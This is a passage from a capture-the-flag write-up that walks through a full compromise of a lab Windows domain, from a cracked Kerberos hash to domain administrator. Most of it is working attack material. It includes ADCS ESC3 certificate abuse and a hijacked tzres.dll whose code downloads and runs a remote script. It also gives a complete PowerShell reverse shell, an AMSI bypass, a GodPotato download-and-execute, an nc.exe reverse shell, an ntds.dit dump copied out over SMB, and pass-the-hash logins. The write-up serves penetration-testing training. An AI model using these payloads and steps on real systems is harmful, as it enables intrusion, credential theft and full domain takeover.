Let's examine the `AS-REQ`, inside the `PA-ENC-TIMESTAMP` field. There are two important pieces of information: `etype`, which is the encryption type used to encrypt the timestamp, and `cipher`, which contains the encrypted timestamp itself. Because the timestamp is encrypted with a key derived from the user's password, extracting the `etype`, the realm (domain name), and the client principal name (found in the `req-body` → `cname` field) gives us everything needed to construct a crackable hash. The exact hash format depends on the encryption type, found on this [Hashcat page](#) for formats. In our case, the hash will use the `$krb5pa$18$` format. Following this, we can make the following hash.

```
$krb5pa$18$Lion.SK$certificate.htb$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf30b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0
```

We then use `hashcat` to attempt to crack the hash.

```
$ hashcat -m 19900 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
<SNIP>
$krb5pa$18$Lion.SK$certificate.htb$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf30
6b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0:!QAZ2wsx

</SNIP>
```

The hash is successfully cracked, revealing the clear-text password: `!QAZ2wsx`. With this, we can access the machine using `WinRM`.

```
$ evil-winrm -i 10.10.11.71 -u Lion.SK -p '!QAZ2wsx'
<SNIP>
*Evil-WinRM* PS C:\Users\Lion.SK\Documents>
```

The user flag can be found in `C:\Users\Lion.SK\Desktop\User.txt`.

Lateral Movement 3

We begin by examining the groups that the `Lion.SK` user belongs to. Using the `whoami /all` command, we see that this user is a member of the `Domain CRA Managers` group.

```
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> whoami /all
<SNIP>

GROUP INFORMATION
-----

Group Name                                Type                                SID
-----
Attributes                                -----
=====
=====
=====

<SNIP>

CERTIFICATE\Domain CRA Managers           Group                                S-1-5-21-515537669-4223687196-
3249690583-1104 Mandatory group, Enabled by default, Enabled group

</SNIP>
```

We further enumerate this group using the `get-adgroup` command to understand its permissions.

```
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> get-adgroup "Domain CRA Managers" -properties
*
<SNIP>
CanonicalName           : certificate.htb/Users/Domain CRA Managers
CN                      : Domain CRA Managers
Created                 : 11/3/2024 3:36:52 PM
createTimeStamp         : 11/3/2024 3:36:52 PM
Deleted                 :
Description              : The members of this security group are responsible for
issuing and revoking multiple certificates for the domain users
</SNIP>
```

The shows that members of `Domain CRA Managers` can issue and revoke multiple certificates for domain users. This hints at potential for certificate-based privilege escalation through Active Directory Certificate Services (ADCS). Next, we enumerate the certificate templates available on the domain using `Certipy`.

```
$ certipy find -u 'Lion.SK' -p '!QAZ2wsx' -dc-ip 10.10.11.71 -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
Certificate Templates
0
  Template Name           : Delegated-CRA
  Display Name            : Delegated-CRA
  Certificate Authorities   : Certificate-LTD-CA
  Enabled                  : True
</SNIP>

<SNIP>
  Enrollment Permissions
    Enrollment Rights      : CERTIFICATE.HTB\Domain CRA Managers
                           CERTIFICATE.HTB\Domain Admins
                           CERTIFICATE.HTB\Enterprise Admins
</SNIP>

<SNIP>
  [!] Vulnerabilities
    ESC3                   : 'CERTIFICATE.HTB\Domain CRA Managers' can
enroll and template has Certificate Request Agent ECU set
</SNIP>
```

From the output, we identify a template named `Delegated-CRA`, which has the `Certificate Request Agent` Extended Key Usage (EKU). Since we have enrollment rights on this template, it represents an `ESC3 vulnerability`, allowing us to request certificates on behalf of other users. Before exploiting this, let's check for templates that allow `domain authentication`.

```
$ certipy find -u 'Lion.SK' -p '!QAZ2wsx' -dc-ip 10.10.11.71 -stdout
```

```

<SNIP>
Template Name                : SignedUser
    Display Name              : Signed User
    Certificate Authorities    : Certificate-LTD-CA
    Enabled                   : True
</SNIP>

<SNIP>
    Extended Key Usage        : Client Authentication
                                Secure Email
                                Encrypting File System
</SNIP>

<SNIP>
    Permissions
        Enrollment Permissions
            Enrollment Rights    : CERTIFICATE.HTB\Domain Admins
                                CERTIFICATE.HTB\Domain Users
                                CERTIFICATE.HTB\Enterprise Admins
</SNIP>

```

We find the `SignedUser` template, which is enabled and has the `Client Authentication` EKU. We proceed to request a certificate for the `Lion.SK` user using the vulnerable `Delegated-CRA` template.

```

$ certipy req -u Lion.SK -p '!QAZ2wsx' -target certificate.htb -ca 'Certificate-LTD-CA' -
template 'Delegated-CRA' -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'certificate.htb' at '192.168.218.2'
[+] Trying to resolve '' at '192.168.218.2'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.71[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.71[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 21
[*] Got certificate with UPN 'Lion.SK@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1115'
[*] Saved certificate and private key to 'lion.sk.pfx'

```

The request succeeds, the certificate is saved as `lion.sk.pfx`. This certificate allows us to act on behalf of other users. Next, we attempt to request a certificate for the `Administrator` account using the `SignedUser` template.

```
$ certipy req -dc-ip 10.10.11.71 -u lion.sk@certificate.htb -p '!QAZ2wsx' -ca
'Certificate-LTD-CA' -template 'SignedUser' -on-behalf-of 'CERTIFICATE\Administrator' -pfx
lion.sk.pfx -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.71[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.71[\pipe\cert]
[-] Got error while trying to request certificate: code: 0x80094812 -
CERTSRV_E_SUBJECT_EMAIL_REQUIRED - The email name is unavailable and cannot be added to
the Subject or Subject Alternate name.
[*] Request ID is 23
Would you like to save the private key? (y/N) N
[-] Failed to request certificate
```

However, the request fails with the following error, `0x80094812 - CERTSRV_E_SUBJECT_EMAIL_REQUIRED`. This error indicates that the `SignedUser` template requires a valid email address in the Subject or Subject Alternative Name (`SAN`). Since the `Administrator` account does not have an email set, the template cannot be used for this account. Reviewing the certificate template confirms this requirement

```
<SNIP>
  Template Name           : SignedUser
  Display Name            : Signed User
  Certificate Authorities  : Certificate-LTD-CA
  Enabled                 : True
  Client Authentication   : True
  Enrollment Agent       : False
  Any Purpose             : False
  Enrollee Supplies Subject : False
  Certificate Name Flag   : SubjectRequireDirectoryPath
                        SubjectRequireEmail
                        SubjectAltRequireEmail
                        SubjectAltRequireUpn
</SNIP>
```

We proceed to enumerate other domain users to find a suitable target with a valid email who can be exploited using the `Delegated-CRA` certificate. For this, let's use `impacket-GetADUsers` to enumerate the users in the domain.

```
$ impacket-GetADUsers certificate.htb/Lion.SK: '!QAZ2wsx' -all
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Querying certificate.htb for information about domain.
Name                               Email                               PasswordLastSet                LastLogon
-----
Administrator                      2025-04-28 17:33:46.958071 2025-09-03 22:03:23.134501
```


Guest		<never>	<never>
krbtgt		2024-11-03 04:24:32.914665	<never>
Kai.X	kai.x@certificate.htb	2024-11-03 19:18:06.346088	2024-11-24 01:36:30.608468
Sara.B	sara.b@certificate.htb	2024-11-03 21:01:09.188915	2024-12-27 01:01:28.460147
John.C	john.c@certificate.htb	2024-11-03 21:16:41.190022	<never>
Aya.W	aya.w@certificate.htb	2024-11-03 21:17:43.642034	<never>
Nya.S	nya.s@certificate.htb	2024-11-03 21:18:53.829718	<never>
Maya.K	maya.k@certificate.htb	2024-11-03 21:20:01.657941	<never>
Lion.SK	lion.sk@certificate.htb	2024-11-03 21:28:02.471452	2024-11-04 03:24:08.500719
Eva.F	eva.f@certificate.htb	2024-11-03 21:33:36.752043	<never>
Ryan.K	ryan.k@certificate.htb	2024-11-03 21:57:30.939423	2024-11-26 21:48:21.040389
akeder.kh		2024-11-23 21:26:06.813668	2024-11-23 21:51:49.735026
kara.m		2024-11-23 21:28:19.142081	<never>
Alex.D	alex.d@certificate.htb	2024-11-24 01:47:44.514001	2024-11-24 01:48:05.703180
karol.s		2024-11-23 21:42:21.125611	<never>
saad.m	saad.m@certificate.htb	2024-11-23 21:44:23.532500	<never>
xamppuser		2024-12-29 04:42:04.121622	2025-09-03 22:03:12.134507

From the output, we notice several users have valid emails, while the `Administrator` and others do not. Since we cannot add an email for the `Administrator` user, we must pick a different user account to impersonate. To understand which user might provide the best attack vector, let's use `BloodHound`. First, let's run `SharpHound` to collect information on the domain.

```
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> ./SharpHound.exe -c All
2025-09-04T08:47:39.2594779-07:00|INFORMATION|This version of SharpHound is compatible
with the 5.0.0 Release of BloodHound
2025-09-04T08:47:39.3844804-07:00|INFORMATION|Resolved Collection Methods: Group,
LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps,
DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices,
LdapServices, WebClientService, SmbInfo, NTLMRegistry
2025-09-04T08:47:39.4001033-07:00|INFORMATION|Initializing SharpHound at 8:47 AM on
9/4/2025
2025-09-04T08:47:39.4941339-07:00|INFORMATION|Resolved current domain to certificate.htb
```

```
2025-09-04T08:47:39.6032342-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup,
Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote,
UserRights, CARegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo,
NTLMRegistry
2025-09-04T08:47:39.6501034-07:00|INFORMATION|Beginning LDAP search for certificate.htb
2025-09-04T08:47:39.7126055-07:00|INFORMATION|Beginning LDAP search for certificate.htb
Configuration NC
2025-09-04T08:47:39.7282288-07:00|INFORMATION|Producer has finished, closing LDAP channel
2025-09-04T08:47:39.7282288-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-09-04T08:47:39.7438566-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for
CERTIFICATE.HTB
2025-09-04T08:47:39.7438566-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for
CERTIFICATE.HTB
2025-09-04T08:47:39.9313549-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for
CERTIFICATE.HTB
2025-09-04T08:47:51.1657335-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2025-09-04T08:47:51.1813551-07:00|INFORMATION|Output channel closed, waiting for output
task to complete
2025-09-04T08:47:51.3688521-07:00|INFORMATION|Status: 360 objects finished (+360
32.72727)/s -- Using 44 MB RAM
2025-09-04T08:47:51.3688521-07:00|INFORMATION|Enumeration finished in 00:00:11.7146861
2025-09-04T08:47:51.4313621-07:00|INFORMATION|Saving cache with stats: 21 ID to type
mappings.
  1 name to SID mappings.
  1 machine sid mappings.
  4 sid to domain mappings.
  0 global catalog mappings.
2025-09-04T08:47:51.4469825-07:00|INFORMATION|SharpHound Enumeration Completed at 8:47 AM
on 9/4/2025! Happy Graphing!
```

SharpHound enumerates users, groups, sessions, ACLs, and certificate services, producing a dataset that we can upload into BloodHound for analysis. Upon reviewing the BloodHound graph, we identify the Ryan.K user is a member of the Domain Storage Managers group.



Inspecting this group, we see that members have privileges in managing volumes, partitions, and disks.



DOMAIN STORAGE MANAGERS@CERTIFICATE.HTB

DOMAIN STORAGE MANAGERS@CERTIF...

Object Information

Object ID: S-1-5-21-515537669-4223687196-3249690583-1118

ACL Inheritance Denied: FALSE

Admin Count: FALSE

Created: 2024-11-03 22:10 EST (GMT-0500)

Description:
 The members of this security group are responsible for volume-level tasks such as maintaining, defragmenting and managing partitions and disks.

Distinguished Name:
 CN=DOMAIN STORAGE MANAGERS,CN=USERS,DC=CERTIFICATE,DC=HTB

Does Any ACE Grant Owner Rights: FALSE

Does Any Inherited ACE Grant Owner Rights: FALSE

Domain FQDN: CERTIFICATE.HTB

Domain SID: S-1-5-21-515537669-4223687196-3249690583

Last Collected by BloodHound:
 2025-09-04 03:51 EDT (GMT-0400)

Owner SID: S-1-5-21-515537669-4223687196-3249690583-512

SAM Account Name: Domain Storage Managers

+ Sessions 0
 + Members 1
 + Member Of 0

Therefore, let's request a certificate for the `Ryan.K` user using the `lion.sk.pfx` certificate.

```
$ certipy req -dc-ip 10.10.11.71 -u lion.sk@certificate.htb -p '!QAZ2wsx' -ca
'Certificate-LTD-CA' -template 'SignedUser' -on-behalf-of 'CERTIFICATE\Ryan.K' -pfx
lion.sk.pfx -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.71[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.71[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 25
[*] Got certificate with UPN 'Ryan.K@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Saved certificate and private key to 'ryan.k.pfx'
```

The request succeeds, saving the certificate as `Ryan.k.pfx`. This certificate allows us to authenticate as the `Ryan.K` user. Next, let's convert this certificate into a Kerberos ticket (`TGT`) and extract the `Ryan.K` user's NT hash using `Certipy`.

```
$ certipy auth -pfx ryan.k.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: ryan.k@certificate.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Got hash for 'ryan.k@certificate.htb':
aad3b435b51404eeaad3b435b51404ee:b1bc3d70e70f4f36b1509a65ae1a2ae6
```

With the user's NT hash, let's authenticate to the target using `Evil-WinRM`.

```
$ evil-winrm -i 10.10.11.71 -u ryan.k -H b1bc3d70e70f4f36b1509a65ae1a2ae6
<SNIP>
*Evil-WinRM* PS C:\Users\Ryan.K\Documents>
```

Lateral Movement 4

Having a shell as the `certificate\Ryan.K` user, let's start by enumerating the user's privileges.

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> whoami /all
<SNIP>
PRIVILEGES INFORMATION
-----

Privilege Name                Description                State
=====
SeMachineAccountPrivilege     Add workstations to domain Enabled
SeChangeNotifyPrivilege       Bypass traverse checking   Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
</SNIP>
```

We see that the `Ryan.K` user has the `SeManageVolumePrivilege`, which allows performing volume or disk management tasks. Searching for exploits related to this privilege leads us to a publicly available [proof-of-concept \(POC\)](#) and this [post](#). Uploading and running the exploit grants us full access to the `c:\` drive.

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> upload SeManageVolumeExploit.exe

Info: Uploading /home/<snip>/labs/Certificate/writeup/SeManageVolumeExploit.exe to
C:\Users\Ryan.K\Documents\SeManageVolumeExploit.exe

Data: 16384 bytes of 16384 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> .\SeManageVolumeExploit.exe
Entries changed: 854

DONE

*Evil-WinRM* PS C:\Users\Ryan.K\Documents> icaccls C:\
C:\ NT AUTHORITY\SYSTEM:(OI)(CI)(F)
    BUILTIN\Users:(OI)(CI)(F)
    BUILTIN\Pre-Windows 2000 Compatible Access:(OI)(CI)(RX)
    BUILTIN\Pre-Windows 2000 Compatible Access:(CI)(AD)
    BUILTIN\Pre-Windows 2000 Compatible Access:(CI)(IO)(WD)
    CREATOR OWNER:(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

Now with access to the `c:\` drive, we deploy a PowerShell reverse shell. To do this, we write a `DLL` that executes our shell when it is loaded, as mentioned in the blog post.

```
#include <windows.h>
#include <stdlib.h>

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
```

```

{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            system("powershell -c iex(iwr -uri http://10.10.14.67/shell.ps1 -
UsebasicParsing)");
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

The reverse shell code connects back to our machine:

```

$TargetHost = "10.10.14.67";
$TargetPort = 4433;
$CommandExec = "powershell"
$CommandArgs = ""
$ErrorActionPreference = "Stop";
try{
$Client = New-Object System.Net.Sockets.TcpClient;
$Client.Connect($TargetHost, $TargetPort);
$Stream = $Client.GetStream();
Write-Output "Connected!"
$Process = New-Object System.Diagnostics.Process;
$Process.StartInfo.FileName = $CommandExec
$Process.StartInfo.Arguments = $CommandArgs
$Process.StartInfo.RedirectStandardOutput = $true;
$Process.StartInfo.RedirectStandardInput = $true;
$Process.StartInfo.UseShellExecute = $false;
$Process.Start() | Out-Null;
$CharBuf = New-Object Char[] 65536;
$ByteBuf = New-Object Byte[] 65536;
Function ReadStream{ $Stream.ReadAsync($ByteBuf, 0 ,65530) }
Function ReadStdout{ $Process.StandardOutput.ReadAsync($CharBuf, 0, 65535) }
$T1 = ReadStream
$T2 = ReadStdout
while($true){
$T = [System.Threading.Tasks.Task]::WaitAny($T1, $T2)
if($T -eq 0){
if(($N = $T1.Result) -eq 0){ throw "Socket EOF."; }
while($ByteBuf[0..($N-1)] -band 0x80){
if($Stream.Read($ByteBuf, $N++, 1) -eq 0){
throw "Socket EOF."
}
}
}
$String = [System.Text.Encoding]::UTF8.GetString($ByteBuf[0..($N-1)])
$Process.StandardInput.Write($String);
$T1 = ReadStream

```

```

}else{
    if(($N = $T2.Result) -eq 0){ throw "Process EOF."; }
    $Bytes = [System.Text.Encoding]::UTF8.GetBytes($CharBuf, 0, $N)
    $Stream.Write($Bytes, 0, $Bytes.Count);
    $T2 = ReadStdout
}
}
}catch{
    Write-Output $_.ToString()
}finally{
    Write-Output "Shutting down."
    try{ $Client.Close() }catch{ }
    try{ $Process.Kill() }catch{ }
}

```

We compile the `DLL` as follows.

```

$ x86_64-w64-mingw32-gcc tzres.c -s -w -static -fpermissive -shared -o tzres.dll -m64
$ ls
SeManageVolumeExploit.exe  shell.ps1  tzres.c  tzres.dll

```

We also start a `Netcat` listener on port `4433`.

```

$ nc -lnvp 4433
listening on [any] 4433 ...

```

We use `wget` to fetch the `DLL` to `C:\Windows\System32\wbem\tzres.dll`. We then trigger its execution by running a command such as `systeminfo`, which calls a trusted Windows process that loads the `DLL`, executing our reverse shell.

```

*Evil-WinRM* PS C:\Users\Ryan.K\Documents> wget http://10.10.14.43:9001/tzres.dll -O
C:\Windows\System32\wbem\tzres.dll

```

Now, going back to our `Netcat` listener, see that we have a reverse shell connection as `nt authority\network service`.

```

$ nc -lnvp 4433
listening on [any] 4433 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.11.71] 56703
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
nt authority\network service

```

Privilege Escalation

We notice that we have the `SeImpersonatePrivilege` privilege, which allows us to act as other users or services.

```
PS C:\Windows\system32> whoami /priv
<SNIP>
PRIVILEGES INFORMATION
-----

Privilege Name                Description                State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process Disabled
SeMachineAccountPrivilege     Add workstations to domain Disabled
SeAuditPrivilege              Generate security audits   Disabled
SeChangeNotifyPrivilege       Bypass traverse checking   Enabled
SeImpersonatePrivilege         Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
</SNIP>
```

We can leverage this to gain an elevated shell. First, we bypass PowerShell's anti-malware scanning using an `AMSI` bypass script.

```
$asm = [Ref].Assembly
$typeName = 'System.Management.Automation.Amsi' + 'Utils'
$type = $asm.GetType($typeName)

$fieldname = 'amsiInit' + 'Failed'
$field = $type.GetField($fieldname, 'NonPublic,Static')

$field.SetValue($null, !$false)
```

Next, we host the [GodPotato script](#) locally, download it to the target, and run it. This script exploits the `SeImpersonatePrivilege` privilege.

```
PS C:\Windows\system32> iex (New-Object
Net.WebClient).DownloadString('http://10.10.14.43:9001/Invoke-GodPotato.ps1')
PS C:\Windows\system32> Invoke-GodPotato
<SNIP>

Arguments:

-cmd Required:True CommandLine (default cmd /c whoami)
</SNIP>
```

Upon invoking, we confirm the script works. To obtain an elevated shell, we need to download the `nc.exe` binary and host it locally. Using `wget`, we download and save it to `c:\Users\Public` and then start a `Netcat` listener on port `4454`.

```
$ nc -lnvp 4454
listening on [any] 4454 ...
```

We then use `GodPotato` to run the `nc.exe` binary and connect back to our listener.

```
PS C:\Users\Public> wget http://10.10.14.43:9001/nc64.exe -o C:\Users\Public\nc.exe
PS C:\Users\Public> Invoke-GodPotato -cmd "C:\Users\Public\nc.exe 10.10.14.43 4454 -e cmd.exe"
```

Looking back at our listener, we now have an elevated shell as `nt authority\system`.

```
$ nc -lnvp 4454
listening on [any] 4454 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.11.71] 56748
Microsoft Windows [Version 10.0.17763.6532]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Even with this elevated shell, we can't read the root flag as its using EFS. Therefore, we need to access the target as the `Administrator` user. Since, we have a shell as `nt authority\system` we can dump the user hashes.

For that, let's use the built-in `ntdsutil` utility to create an installable file media (IFM) snapshot of the Active Directory database, including `ntds.dit` and registry hives.

```
ntdsutil "ac i ntds" "ifm" "create full C:\Temp\ADDump" q q
```

```
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full C:\users\Public\ADDump
Creating snapshot...
Snapshot {92cb99af-6be3-43f3-888f-41a15ecb8227} generated successfully.
Snapshot {e93b4137-61e6-4424-8212-ebdedb64252d} mounted as C:\$SNAP_202509111658_VOLUMEC$\
Snapshot {e93b4137-61e6-4424-8212-ebdedb64252d} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_202509111658_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: C:\users\Public\ADDump\Active Directory\ntds.dit

    Defragmentation Status (complete)

    0    10    20    30    40    50    60    70    80    90    100
    |----|----|----|----|----|----|----|----|----|----|
    .....
    .....
```

```
Copying registry files...
Copying C:\users\Public\ADDump\registry\SYSTEM
Copying C:\users\Public\ADDump\registry\SECURITY
Snapshot {e93b4137-61e6-4424-8212-ebdedb64252d} unmounted.
IFM media created successfully in C:\users\Public\ADDump
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

The snapshot is created successfully, now let's confirm that the `SYSTEM` and `SECURITY` hives are present.

```
PS C:\users\Public\ADDump\registry> dir

Directory: C:\users\Public\ADDump\registry


Mode                LastWriteTime         Length Name
----                -
-a-----          7/24/2025  12:45 PM           65536 SECURITY
-a-----          7/24/2025  12:45 PM       13107200 SYSTEM
```

We also see that the Active Directory folder contains `ntds.dit`.

```
PS C:\users\Public\ADDump> cd "Active Directory"
PS C:\users\Public\ADDump\Active Directory> dir

Directory: C:\users\Public\ADDump\Active Directory


Mode                LastWriteTime         Length Name
----                -
-a-----          9/11/2025   4:58 PM       33554432 ntds.dit
-a-----          9/11/2025   4:58 PM         16384 ntds.jfm
```

Next, we create a local `SMB` share on our machine to transfer the files to our machine.

```
$ sudo impacket-smbserver share -smb2support . -user test -password test
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

We mount the share from the target and copy the AD dump and registry hives.

```
PS C:\users\Public\ADDump> net use n: \\10.10.14.43\share /user:test test
The command completed successfully.

PS C:\users\Public\ADDump> copy .\registry\SECURITY \\10.10.14.43\share
PS C:\users\Public\ADDump> copy .\registry\SYSTEM \\10.10.14.43\share
PS C:\users\Public\ADDump> copy ".\Active Directory\ntds.dit" \\10.10.14.43\share\ntds.dit
```

Then we can use `impacket-secretsdump` to extract the hashes.

```
$ impacket-secretsdump -system SYSTEM -security SECURITY -ntds ntds.dit LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x5ceale66da8824f09a4e388596e60a4a
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
<SNIP>
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 01e7513e13978a7492ef9f5ef1835d0c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:f36e0bc3c9a34c3acdb8b79df54f27cd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9de0f65ce37b57bc0a8fce1f9d4402c7:::
WS-01$:1103:aad3b435b51404eeaad3b435b51404ee:3641f1cd0daa8dfe41e1d1b2dbbed6f4:::
</SNIP>
```

This gives us the NT hashes of all the domain users, including the `Administrator`. Let's use the relevant hash and access the target via `winRM` using the NT hash of the `Administrator` user.

```
$ evil-winrm -i 10.10.11.71 -u Administrator -H "d804304519bf0143c14cbf1c024408c6"
<SNIP>
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
certificate\administrator
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.